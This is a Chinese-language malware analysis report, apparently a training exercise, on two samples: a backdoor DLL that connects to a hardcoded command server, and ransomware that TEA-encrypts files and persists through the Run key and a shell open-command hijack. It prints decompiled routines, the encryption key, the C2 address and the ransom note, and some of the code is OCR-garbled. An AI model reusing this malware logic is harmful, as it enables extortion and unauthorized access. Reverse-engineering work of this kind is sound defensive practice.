

0x01 基础信息

win10 ida x32dbg



0x02 详细分析

运行无界面,动调就在_CxxThrowException循环无法向下运行,考虑是调试器对异常的处理不同,最后换了工具->od,可以调试了,在代码中看到pe标识,猜测是有动态解密pe文件的,




解密出dll调用导出函数

异或解密出dll文件, 412154-41f154


```
70
                                       ; DATA XREF: .rdata:stru 410078↓o
70 loc_40AA70:
                                       ;解密出的dll地址-》eax
70 ; catch(...) // owned by 40AA60
               mov eax, [ebp+arg_0]
73
                 mov
                        cl, byte ptr [ebp+arg_8+3]
                       dl, [eax]
76
                mov
                       dl, cl
78
                xor
7A
                add
                        dl, cl
7C
                mov
                       [eax], dl
7E
                inc
                       eax
                      [ebp+arg_0], eax
7F
                mov
                        eax, offset loc_40AA88
82
                mov
                retn
88 ;
```

解密出的dll 1000000地址处,文件对齐内存对齐大小相同,头区段分别赋值过去。

修复导入表




virtualprotect



40a363:

获得moduleEntryPoint,获得dll导出函数fuckyou地址,调用fuckyou函数



dll分析

x32dbg 加载run32dll.exe 命令行"C:\Windows\SysWOW64\rundll32.exe" C:\tools\1.dll fuckyou, f9运行,加载dll之后,在导出函数下断,断下来后分析。

```
n nittigs u
 _DWORD *__thiscall sub_10001ACA(_DWORD *this)
  HANDLE v2; // eax
  size_t v3; // eax
  struct WSAData WSAData; // [esp+8h] [ebp-1B8h] BYREF
  _DWORD *v6; // [esp+198h] [ebp-28h]
  char Str[20]; // [esp+19Ch] [ebp-24h] BYREF
  char Src[3]; // [esp+1B0h] [ebp-10h] BYREF
  int v9; // [esp+1BCh] [ebp-4h]
  v6 = this;
  sub 10001000(this + 1);
  v9 = 2;
  sub 10001000(this + 5);
  sub 10001000(this + 9);
  sub_10001000(this + 13);
  *this = off 10008310;
  WSAStartup(0x202u, &WSAData);
  v2 = CreateEventA(0, 1, 0, 0);
  this[18] = -1;
  this[19] = v2;
  *((_BYTE *)this + 83) = 0;
  qmemcpy(Src, "JIN", sizeof(Src));
  memcpy(this + 20, Src, 3u);
  strcpy(Str, "EwinhProtocolHosty");
  v3 = strlen(Str);
sub_100018AD(&unk_1000C1A4, Str, v3); // 解密数据
  return this;
   sprintt(ServiceName, Format, ServiceName);
strcpy((char *)&ServiceStartTable, "ConnectGroup");
sub_1000467B((int)ServiceName, (int)&ServiceStartTable, &String, 0x400u);
   if ( !lstrlenA(&String) )
     sub_10002EA4((int)ServiceName, aDefault);
     sub_1000546B((int)ServiceName);
  v4 = (void *)sub_10006888(0, 0, (int)sub_10005A0F, 0, 0, 0);
vaitForSingleCbject(v4, 0xFFFFFFFF);
   CloseHandle(v4);
   while (1)
     Sleep(0xF4240u);
 v14.dwOSVersionInfoSize = 156;
 CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0); v1 = (void *)sub_10006B8B(0, 0, (int sub_10005A0F 0, 0, 0);// 这 waitForSingled[rect(v1, 0xFFFFFFFF);
  WaitForSingleObj
CloseHandle(v1);
   while (1)
     Sleep(0xF4240u)
 result = byte_1000AFD8;
if ( byte_1000AFD8 == 2 )
   if ( sub_10006AB6() )
    ServiceStartTable.lpServiceName = ServiceName;
ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)sub_10005E88;
     v17 = 0:
    Sleep(500u);
                  trlDispatcherA(&ServiceStartTable);
     Sleep(0x3E8u);
                 trlDispatcherA(&ServiceStartTable);
    StartService
     ExpandEnvironmentStringsA(Src, Dst, 0x104u);
00006478 fuckyou:61 (10006478)
```

```
wi = Str;
 while (1)
                                                 // so
 {
   while (1)
     if ( dword_1000C84C )
                                                 // 0
   { `I
       sub_100020AD((int)v21);
       goto LABEL_23;
     String1 = 0;
     *(_DWORD *)hostshort = 0;
     memset(v10, 0, sizeof(v10));
     v11 = 0;
     if ( v1)
       Destination = 0;
       String = 0;
       memset(v18, 0, sizeof(v18));
       v19 = 0;
       \vee 20 = 0;
       memset(v14, 0, sizeof(v14));
       v15 = 0;
       v16 = 0;
       if ( strstr(w1, Control) )
         v2 = strcspn(v1, Control);
         strncpy(&Destination, w1, v2);
v3 = strcspn(w1, Control);
         strcpy(&String, &v1[v3 + 1]);
         lstrcatA(&String1, &Destination);
         *(_DWORD *)hostshort = atoi(&String);
       }
     else
       *(_DWORD *)hostshort = (unsigned __int16)word_1000ABC4;
       lstrcatA(&String1, a15491159105);
     if ( strcmp(&String1, byte_1000C1A0) )
10005000 1 10005308 50 (10005000)
```

vir1_1

拼接ip端口

ip:. 154.91.159.105 端口8000 都明文存储在pe中的

socket连接:

```
SOCKET v7; // [esp-24h] [ebp-54h]
 SOCKET V3, // [esp-14h] [ebp-44h]
struct sockaddr v9; // [esp+24h] [ebp-24h] BYREF
int vInBuffer[3]; // [esp+16h] [ebp-14h] BYREF
DWORD cbBytesReturned; // [esp+28h] [ebp-8h] BYREF
char optval[4]; // [esp+26h] [ebp-4h] BYREF
 sub_100020AD(this);
ResetEvent(*(HANDLE *)(this + 76));
*(_BYTE *)(this + 83) = 0;
v4 = socket(2, 1, 6);
*(_DWORD *)(this + 72) = v4;
if ( v4 == -1 )
 v5 = gethostbyname(name);
if ( !v5 )
   return 0;
 "Yes a family = 2;
*(_WORD *)v9.sa_data = htons(hostshort);
*(_DWORD *)&v9.sa_data[2] = **(_DWORD **)v5->h_addr_list;
if (_connect(*(_DWORD *)(this + 72), &v9, 16) == -1)
  v8 = *(_DWORD *)(this + 72);
*(_DWORD *)optval = 1;
 if (!setsockopt(v8, 0xFFFF, 8, optval, 4) )
   v7 = *(_DWORD *)(this + 72);
   vInBuffer[0] = 1;
vInBuffer[1] = 180000;
vInBuffer[2] = 5000;
   WSAIoctl(v7, 0x98000004, vInBuffer, 0xCu, 0, 0, &cbBytesReturned, 0, 0);
 f*(_BYTE *)(this + 83) = 1;
*(_DWORD *)(this + 68) = sub_10006B8B(0, 0, (int)sub_10001D5F, this, 0, 0);
 return 1;
int stdcall sub 10001D5F(int a1)
   int v1; // eax
   int v2; // eax
   int v3; // edi
   char buf[8192]; // [esp+Ch] [ebp-2208h] BYREF
   fd_set readfds; // [esp+200Ch] [ebp-208h] BYREF
   int v7[65]; // [esp+2110h] [ebp-104h] BYREF
   v1 = *(DWORD *)(a1 + 72);
   \sqrt{7}[0] = 1;
   \sqrt{7}[1] = \sqrt{1};
   if ( sub_10001E45((_BYTE *)a1) )
      while (1)
          qmemcpy(&readfds, v7, sizeof(readfds));
          v2 = select(0, &readfds, 0, 0, 0);
          if ( v2 == -1 )
            break;
          if (v2 > 0)
             memset(buf, 0, sizeof(buf));
             v3 = recv(*(_DWORD *)(a1 + 72), buf, 0x2000, 0);
             if ( v3 <= 0 )
                break;
             sub_100019F8(buf, v3, 373);
             sub_10001E49(a1, buf, v3);
                                                                               // send
         if ( !sub_10001E45((_BYTE *)a1) )
             return -1;
      sub 100020AD(a1);
   }
   return -1;
```

vir1_2

recv接收失败,无法继续向下分析,如果接收到数据,对buf进行异或解密

```
nt __cdecl sub_100019F8(int a1, int a2, int a3)
   int v3; // ecx
  unsigned __int16 v4; // si
  char v5; // al
  v3 = 0;
  v4 = 0;
  for ( HIWORD(a3) = a3; v3 < a2; ++v3 )
    if ( v4 == 1 )
      v4 = 0;
    v5 = (*(_BYTE *)(v3 + a1) - 122) ^ *((_BYTE *)&a3 + 2 * v4++ + 2);
     *(_BYTE *)(v3 + a1) = v5;
  return a1:
v13 = Size;
    result = operator new(Size);
    v6 = (int)result;
    v14 = result;
    if (!result)
     return result;
    memcpy(result, Src, Size);
    sub_10001A38(v6, v13);
    memcpy(v10, &unk_1000C1A4, sizeof(v10));
    sub_10001943((int)v10, (int)v14, v13);
    v12 = v7 + 15;
    sub_1000104C(v4, (void *)(this + 80), 3u);
    sub_1000104C(v4, &v12, 4u);
    sub_1000104C(v4, &Size, 4u);
    v11 = 1;
    sub_{1000104C(v4, &v11, 4u)};
    sub_1000104C(v4, v14, v7);
    operator delete(v14);
    v14 = operator new(Size);
    memcpy(v14, Src, Size);
    sub_100012F1((_DWORD *)(this + 52));
sub_1000104C((void **)(this + 52), v14, Size);
    if ( v14 )
      operator delete(v14);
  else
  {
    sub_1000104C(v4, (void *)(this + 80), 3u);
    sub_100012F1((_DWORD *)(this + 52));
    sub_1000104C((void **)(this + 52), (void *)(this + 80), 3u);
  v9 = sub_10001145(v4);
  v8 = sub_10001317(v4, 0);
  return (void *)sub_1000227A((SOCKET *)this, v8, v9, 0x2000);// send
```

```
int __thiscall sub_1000227A(SOCKET *this, int a2, int a3, int len)
  int v6; // eax
int v7; // ebx
  int v8; // eax
  int vo; // eax
int result; // eax
char *buf; // [esp+Ch] [ebp-8h]
int v11; // [esp+10h] [ebp-4h]
int i; // [esp+1Ch] [ebp+8h]
int lena; // [esp+24h] [ebp+10h]
  sub_100019BD(a2, a3, 373);
  v6 = send(this[18], buf, len, 0);
if ( v6 > 0 )
         break;
     if ( lena == 15 )
      return -1;
     v11 += v6;
buf += len;
     Sleep(0xAu);
  r
v7 = 0;
if ( i <= 0 )
LABEL_12:
     if ( v11 == a3 )
  return result;
000022B0 sub 1000227A:16 (100022B0)
```

但是不修改寄存器值改流程,程序就一直在循环中判断,没有socket连接,

遍历盘符 查找杀软等相关进程

```
Str[147] = asc 10008284;
Str[148] = aMpmonExe;
Str[149] = asc 10008298;
Str[150] = aPfmExe;
Str[151] = asc 10008284;
Str[152] = aSExe;
Str[153] = asc 10008274;
Str[153] = asc 10008274;
Str[155] = al433;
Str[156] = aDubExe;
Str[157] = asc 10008246;
Str[157] = asc 10008248;
Str[158] = asc 10008248;
Str[160] = asc 10008248;
Str[161] = asc 10008248;
Str[161] = asc 10008248;
Str[161] = asc 10008214;
Str[161] = asc 10008214;
Str[161] = asc 10008214;
Str[161] = asc 10008214;
Str[161] = asc 100008214;
Str[162] = asc 10008214;
Str[162] = asc 10008214;
Str[162] = asc 10008214;
Str[162] = asc 10008214;
Str[162] = a
```

这应该是根据控制码执行不同操作

vir2

0x01基础静态分析

无壳



字符串:释放的文件名,勒索信息等,自启动相关的注册表,自删除

```
0000000b A MessageBoxA
2396 00000010 A DispatchMessageA
23a8 0000000e A DefWindowProcA
23b8 0000000f A CreateWindowExA
23ca 0000000a A BeginPaint
2600 00000020 A xmXMupUPggGG8383!, fuckxmXMupUP!
2643 00000013 A HH3947QPp62mMBq.exe
265e 00000018 A HOW TO DECRYPT FILES.txt
2693 00000027 A Files have been decrypted successfully!
277a 00000030 A To decrypt files, please enter correct password!
27ec 00000047 A You have reached a limit of attempts - your data is irrevocably broken.
28d9 0000009f A Entered password is correct. Press OK to start decrypting of files. Dont clos
2980 0000000c A \DefaultIcon
298d 00000013 A \shell\open\command
29a6 \qquad 0000002d \ \ A \qquad SOFTWARE \backslash Microsoft \backslash Windows \backslash Current Version \backslash Run
29d4 00000008 A AlmALMer
29dd
      0000000c A explorer.exe
```

运行:

第一次运行

所有文件加密后, 弹窗

错误 ×




All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail IUUUUUUUUUUUUUUbasq@mail.ru

Write this ID in the title of your message 379MMu8M In case of no answer in 2 day

You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.



非第一次运行, 弹窗后确定或关闭后




猜测输入密码就可以解密文件

0x02 详细分析

sub_401f87: 利用bitmap资源解密出文件后缀名,勒索信息等

读取id=2: bitmap资源16字节作为参数



vir2_1:

解密出文件后缀名,这些是被加密文件类型,勒索信息字符串,

```
| Fig. |
                                                                                                                                                                                                                                                                               7 char v6; // al

8 9 9 v2 = al;

6 10 v3 = al;

6 11 v4 = 6;

6 12 ff (v6 = 16)


10 14 ff (v6 = 16)

10 15 v4 = 0;


10 10 v6 = "v2++;

10 17 v3++ = "((6716))86
    .text:00402146 v1r2:52146 #1546
觸内存 1  調内存 2  調内存 3  調内存 4  調内存 5  ●監视 1  ∞ 1  ●
// 异或解密出文件后缀名,勒索信息的字符串
                                                                                                                                                                             // 大小17f 把解密出的文件后缀名复制过去
                                                                                                                                                                              // 1c3
// 指向勒索信息
             v10 = v8 + 1;
v11 = (const CHAR *)HeapAlloc(hHeap, 8u, v9);
                   (!V11
|| (1pText = v11,
RtlMoveMemory(
v11,
v10,
                               // lptext指向勒索信息字符串
           _pouncy = v15;
RtlMoveMemory(v15, v14, v13);
v16 = (SIZE_T)v14 + v13;
RtlMoveMemory(&unk_406DC9, v16, 16);
v16 += 16;
                                                                                                                                                                       // 解密出的字符串剩余部分分别复制到指定地址
            RtlMovel
                  16 += 16;
t1MoveMemory(&byte_407529, v16, 5);
16 += 5;
t1MoveMemory(byte_406DD9, v16, 16);
            Rt1Move
                                                                                                                                                                        // HH3947QPp62mMBq.
                  16 += 16;
            RtlMov
                                                  ory(byte_406DE9, v16, 16);
                                                                                                                                                                       // AOUIJJJBNYUXWCN.
                        000013BB 1 401B0B 3B (401BBB)
```

(407529的值涉及到后面的执行流程)



之后拼接路径,将病毒自身复制到tmp目录下,文件名为HH3947QPp62mMBq



vir2_3

之后写入到注册表中实现自启动

 $(HKEY_LOCAL_MACHINE \backslash SOFTWARE \backslash Microsoft \backslash Windows \backslash Current Version \backslash Run)$

 sub_402342 : 设置 $shell\ope\ n\command$ 达到自动执行的目的(实现运行被加密文件时自动执行vir2弹出勒索提示框)

之后获得盘符,进行文件加密


encrypt_file(sub_4013A8)分析

遍历文件,排除filename为HH3947QPp62mMBq.exe,HOW TO DECRYPT FILES.txt,释放勒索信息HOW TO DECRYPT FILES.txt到当前目录下,拼接路径,判断后缀名是否符合条件,符合条件进行文件加密。

vir2 4

利用dword 406595, dword 406585循环异或解密出密钥,

密钥: 00406585: 86 7F 7F A8 C2 4D 5C 13 30 CB F9 5E 41 EF 4C 3F



第一次运行byte_406550为0,执行sub_40177A函数,可以看出是TEA算法 (magic:0x61C88647/0x9E3779B9)

```
insigned int __usercall sub_40177A@

unsigned int v1; // ebx
char *v2; // esi

v1 = result >> 3;
if ( result >> 3 )
{
    v2 = (char *)lpBuffer;
    do
    {
        result = sub_4017EC(v2, v2);
        v2 += 8;
        --v1;
    }
    while ( v1 );
}
return result;
}
```


```
{
  int v2; // ebx
  unsigned int v3; // eax
  unsigned int v4; // edx
  int v5; // ebx
  unsigned int v6; // eax
  unsigned int v7; // edx
  unsigned __int32 result; // eax

v2 = 0;
v3 = _byteswap_ulong(*a1);
v4 = _byteswap_ulong(a1[1]);
do
  {
    v5 = v2 - 0x61C88647;
    v6 = ((dword_406589 + (v4 >> 5)) ^ (v5 + v4) ^ (dword_406585 + 16 * v4)) + v3;
    v7 = ((dword_406591 + (v6 >> 5)) ^ (v5 + v6) ^ (dword_406580 + 16 * v6)) + v4;
    v2 = v5 - 0x61C88647;
    v3 = ((dword_406589 + (v7 >> 5)) ^ (v2 + v7) ^ (dword_406585 + 16 * v7)) + v6;
    v4 = ((dword_406591 + (v3 >> 5)) ^ (v2 + v3) ^ (dword_406580 + 16 * v3)) + v7;
  }
  while ( v2 != -1640531527 * dword_4065A5 );
  result = _byteswap_ulong(v3);
  *a2 = result;
  a2[1] = _byteswap_ulong(v4);
  return result;
}
```


vir2 2

动调:


SetFilePointer 移动指定文件的文件指针 指定要移动文件指针的字节数30(48字节),加密文件48字节之后




从移动后的指针处读取指定文件大小 1b03e4



加密前:



加密后:



再次调用SetFilePointer设置文件指针,将加密内容写入文件。

MoveFileA(ExistingFileName, NewFileName);之后FindNextFileA继续加密下一个文件

sub_401797函数是加密函数的逆过程,再根据byte_406550的值在Winproc中有写入,结合运行的行为猜测可能是输入password后的解密函数。

```
int v2; // ebx
unsigned int v3; // eax
unsigned int v4; // edx
unsigned int v5; // edx
unsigned int v6; // eax
int v7; // eb:
unsigned __int32 result; // eax
v2 = 0x9E3779B9 * dword 4065A5;
                                                                      // TEA算法
v3 = _byteswap_ulong(*a1);
v4 = _byteswap_ulong(a1[1]);
do
{
  v5 = v4 - ((dword\_406591 + (v3 >> 5)) ^ (v2 + v3) ^ (dword\_40658D + 16 * v3));
v6 = v3 - ((dword\_406589 + (v5 >> 5)) ^ (v2 + v5) ^ (dword\_406585 + 16 * v5));
  v7 = v2 + 0x61(88647;


v4 = v5 - ((dword_406591 + (v6 >> 5)) ^ (v7 + v6) ^ (dword_40658D + 16 * v6));

v3 = v6 - ((dword_406589 + (v4 >> 5)) ^ (v7 + v4) ^ (dword_406585 + 16 * v4));
   v2 = v7 + 0x61C88647;
while ( v2 );
result = _byteswap_ulong(v3);
*a2 = result;
a2[1] = _byteswap_ulong(v4);
return result;
```


修改cmp后的zf标志位,或者直接修改jne为jmp,执行401797函数


解密前:

解密后:



TEA加密后的文件





sub 401748: 异或加密

```
1 unsigned int __usercall sub_401748@<eax>(unsigned int result@<eax>)
2 {
3
    unsigned int v1; // ecx
    int *v2; // esi
   unsigned int *v3; // edi
   int v4; // edx
   int v5; // eax
   v1 = result >> 2;
   if ( result >> 2 )
10
11
      if ( result != nNumberOfBytesToRead )
12
13
       ++v1;
     v2 = (int *)lpBuffer;
14
15
     v3 = (unsigned int *)lpBuffer;
     v4 = 0;
16
17
     do
18
     {
        if ( v4 == 4 )
19
20
          \vee 4 = 0;
   v5 = *v2++;
21
      result = dword_406DB9[v4] ^ v5;
22
       *v3++ = result;
23
24
       ++v4;
25
        --v1;
26
27
      while ( v1 );
28
29
    return result;
30 }
```

文件加密完之后, 弹出勒索提示框, 结束进程

```
v10 = 25;
                                                   // 11001
  while (1)
    if ( (v9 & (1 << v10)) != 0 )
      BYTE1(dword 40444F) = v10 + A';
      *(int *)((char *)&dword_40444F + 2) = '.*\\:';
      byte_404455 = '*';
      byte 404456 = 0;
                                                   // D:\*.*
      v21 = v9;
      ((void ( cdecl *)(int))encrypt file)(v10);// 加密文件
      v10 = v20;
      v9 = v21;
if ( v10-- < 1 ) // 文件加密完之后
    {
       ((void (__thiscall *)(int))sub_401000)(v10);// 弹出勒索提示框
      GlobalFree((HGLOBAL)lpBuffer);
      ExitProcess(0);
    }
  }
}
 nt sub_401000()
 SHGetSpecialFolderPathA(0, pszPath, 16, 1);
 sub_40103A(pszPath);

if (byte_40752B == 1)

MessageBoxA(0, lpText, 0, 0x10u);

return sub_4010FC();
                                // 写入勒索信息 C:\\Users\\xiao\\Desktop\\HOW TO DECRYPT FILES.txt
```

如果不是第一次运行。tmp目录下已经有HH3947QPp62mMBq.exe,执行以下流程

注册一个窗口类,在后续CreateWindowExA中使用,根据byte_40752D是否为 1,执行不同的CreateWindowExA。循环调用GetMessageA函数,从调用线程的 消息队列中检索消息,TranslateMessage函数将键盘消息转化,DispatchMessage 函数将消息传给窗体函数去处理.

1.DispatchMessage: 通常消息从GetMessage函数获得或者
TranslateMessage函数传递的。消息被分发到回调函数(过程函数)
2.Windows把发生的输入事件转换成输入消息放到消息队列中,而消息循环将

它们发送到相应的窗口过程函数,真正的处理是在窗口过程函数中执行的

Winproc分析:

根据不同的操作, 执行相应的处理

Attention!

Password:		
ia l	222	r.a
lol	- (((Exit

对输入内容进行多次hash运算之后与password对比,输入正确密码解密文件,修改注册表,删除vir2

```
### stdcall sub_40FIS(BYTE "pbData, DWORD dwOatalen, BYTE "a3, DWORD pdwOatalen)

### result; // eax
### result; // eax
#### HCRYPTRAW phHash; // [esp+0h] [ebp-8h] BYREF
### HCRYPTRAW phProv; // [esp+4h] [ebp-8h] BYREF

### result = CryptAcquireContextA(&phProv, 0, 0, 1u, 0xf0000000);

### if ( result > 0 )

### (result > 0 )

### (result > 0 )

### cryptCreateHash(phProv, 0x8003u, 0, 0, &phHash); // CALG_MOS 使用CryptCreateHash创建一个hash对象,使用MDS.

### if ( result > 0 )

### cryptCreateHash(phProv, 0x8003u, 0, 0, &phHash); // CALG_MOS 使用CryptCreateHash创建一个hash对象,使用MDS.


### cryptCreateHashCramp(phHash, 2u, a3, &pdmOatalen, 0); // 用这个hash对象把一个指定的buffer计算一个MDS值。截绕的hash值保存在hash对象里面phHash。
### cryptCryptCreateHashCramp(phHash, 2u, a3, &pdmOatalen, 0);

### cryptCryptCreateHashCramp(phHash, 2u, a3, &pdmOatalen, 0);

### result = CryptReleaseContext(phProv, 0);

### result = CryptReleaseConte
```

下断,随便输入个密码,



修改cmp后的寄存器,

Attention!



Entered password is correct. Press OK to start decrypting of files. Dont close window and wait until message "Files have been decrypted successfully!" appears.

确定

```
int sub_401216()
{
    if ( byte_40752D == 1 )
        MessageBoxA(0, Text, Caption, 0x40u);
    else
        MessageBoxA(0, aEnteredPasswor, WindowName, 0x40u);// Entered password is correct. Press OK to start decrypting of file
    return sub_40124F(0);
}
```


4012f4解密文件: byte 406550赋值, 非0执行解密文件

```
dword_{406DB9[3]} = v1;
  dword_406595 = v1;
  *(&dword_406595 + 1) = v1;
  *(&dword 406595 + 2) = v1;
  *(&dword_406595 + 3) = v1;
lstrcpyA(pszSpec, asc_404041);
lstrcatA(pszSpec, asc_404032);
 lstrcatA(pszSpec. lpSubKey):
if ( a1 == -1 )
 byte_406550 = 2;
else
 byte_406550 = 1;
 SettrorMode(IU);
v2 = GetLogicalDrives();
v3 = 25;
do
  if ( (v2 & (1 << v3)) != 0 )
    BYTE1(dword_40444F) = v3 + 65;
     *(int *)((char *)&dword_40444F + 2) = 774528058;
    byte_404455 = 42;
    byte_404456 = 0;
     v7 = v2;
    v6 = v3;
    encrypt file();
    v2 = v7;
while ( v3-- >= 1 );
result = a1;
if ( a1 )
  if ( a1 == -1 )
    if ( byte_40752D == 1 )
```

在桌面放个加密过的文件,经过测试,成功解密。



之后删除病毒自身



vir2:

- 1) 被加密的文件格式都有哪些?
- 2) 被加密文件的数据配置信息中指定的文件加密大小是多大?
- 3) 样本是怎么实现运行被加密文件时弹出勒索提示框的?
- 4) 加密算法是什么?加密文件的秘钥是怎么产生的?
- 5) 样本的勒索逻辑是否严密,被加密文件是否能够解密?解密思路?

1-4在上文都有答案

